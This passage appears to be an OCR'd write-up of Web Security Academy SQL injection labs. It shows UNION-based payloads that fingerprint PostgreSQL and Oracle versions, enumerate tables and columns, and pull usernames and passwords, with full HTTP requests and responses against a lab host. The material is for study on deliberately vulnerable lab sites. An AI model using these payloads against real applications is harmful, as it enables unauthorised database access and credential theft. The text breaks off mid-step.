
PostgreSQL `SELECT version()`


MySQL `SELECT @@version`





Not Microsoft.





The database is PostgreSQL.


Version → PostgreSQL 12.18 (Ubuntu 12.18-0ubuntu0.20.04.1) on x86_64-pc-linux-gnu, compiled by gcc (Ubuntu 9.4.0-1ubuntu1~20.04.2) 9.4.0, 64-bit.

Now we need to output the tables in the database.

- PostgreSQL → `SELECT * FROM information_schema.tables`


- Payload → ‘ UNION SELECT table_name, NULL FROM information_schema.tables--

(union based attack and there are two columns in the page)



Now need to get the column names

- Payload → `' UNION SELECT column_name, NULL FROM information_schema.columns WHERE table_name = 'users_nmzhfq'–`




Found the username and the password columns.

- username_srvgiy
- password_crmclk

Now we need to output all usernames and the passwords.

- Payload → **' UNION SELECT username_srvgiy, password_crmclk FROM users_nmzhfq–**



6. SQL injection attack, listing the database contents on Oracle.


Task:


> This lab contains a SQL injection vulnerability in the product category filter. The results from the query are returned in the application's response so you can use a UNION attack to retrieve data from other tables.
>
> The application has a login function, and the database contains a table that holds usernames and passwords. You need to determine the name of this table and the columns it contains, then retrieve the contents of the table to obtain the username and password of all users.
>
> To solve the lab, log in as the `administrator` user.

In this lab we know the database is oracle hence same steps as the previous lab.

Need to find,

- how many columns are there → ‘ order by 1--
- find the data types of the columns → ‘ UNION SELCT ‘a’, ‘a’ –
- find the database version → `SELECT banner FROM v$version` `SELECT version FROM v$instance`
- The tables in the database.
- Coulumns in the database.






Request

```
GET /filter?category=Gifts'+UNION+SELECT+table_name,+NULL+from+all_tables-- HTTP/2
Host: 0a4500740360bee680307bcd0042009b.web-security-academy.net
Cookie: session=Rw5UEcmHuwHHhggoQN4ilaXIrIilRcet
Sec-Ch-Ua: "Chromium";v="123", "Not:A-Brand";v="8"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/123.0.6312.122 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
```

Response

```
Snow isn&apos;t just for Christmas either, we deliver all year round, that&apos;s 365 days of the year. Remember to order before your existing snow melts, and allow 3 days to prepare the new batch to avoid disappointment.
</td>
</tr>
<tr>
<th>
TABLE_PRIVILEGE_MAP
</th>
</tr>
<tr>
<th>
USERS_AHBEDP
</th>
</tr>
<tr>
<th>
WRI$_ADV_ASA_RECO_DATA
</th>
```

- Payload → ' UNION SELECT table_name, NULL from all_tables—




Request

```
GET /filter?category=Gifts'+UNION+SELECT+column_name,+NULL+FROM+all_tab_columns+WHERE+table_name+%3d+'USERS_AHBEDP'-- HTTP/2
Host: 0a4500740360bee680307bcd0042009b.web-security-academy.net
Cookie: session=Rw5UEcmHuwHHhggoQN4ilaXIrIilRcet
Sec-Ch-Ua: "Chromium";v="123", "Not:A-Brand";v="8"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/123.0.6312.122 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer:
```


Response

```
refreeze.*Chip away at each block until the ice resembles snowflakes.
*Scatter snow.
Yes! It really is that easy. You will be the envy of all your neighbors unless you let them in on the secret. We offer a 10% discount on future purchases for every referral we receive from you.
Snow isn&apos;t just for Christmas either, we deliver all year round, that&apos;s 365 days of the year. Remember to order before your existing snow melts, and allow 3 days to prepare the new batch to avoid disappointment.
</td>
</tr>
<tr>
<th>
USERNAME_BQZQIC
</th>
</tr>
```

- Payload→ ' UNION SELECT column_name, NULL FROM all_tab_columns WHERE table_name = 'USERS_AHBEDP'—



- Payload → ' UNION SELECT USERNAME_BQZQIC, PASSWORD_TMWJTC FROM USERS_AHBEDP—



7. SQL injection UNION attack, determining the number of columns returned by the query.

Task:

This lab contains a SQL injection vulnerability in the product category filter. The results from the query are returned in the application's response, so you can use a UNION attack to retrieve data from other tables. The first step of such an attack is to determine the number of columns that are being returned by the query. You will then use this technique in subsequent labs to construct the full attack.


To solve the lab, determine the number of columns returned by the query by performing a SQL injection UNION attack that returns an additional row containing null values.


To perform a UNION attack:

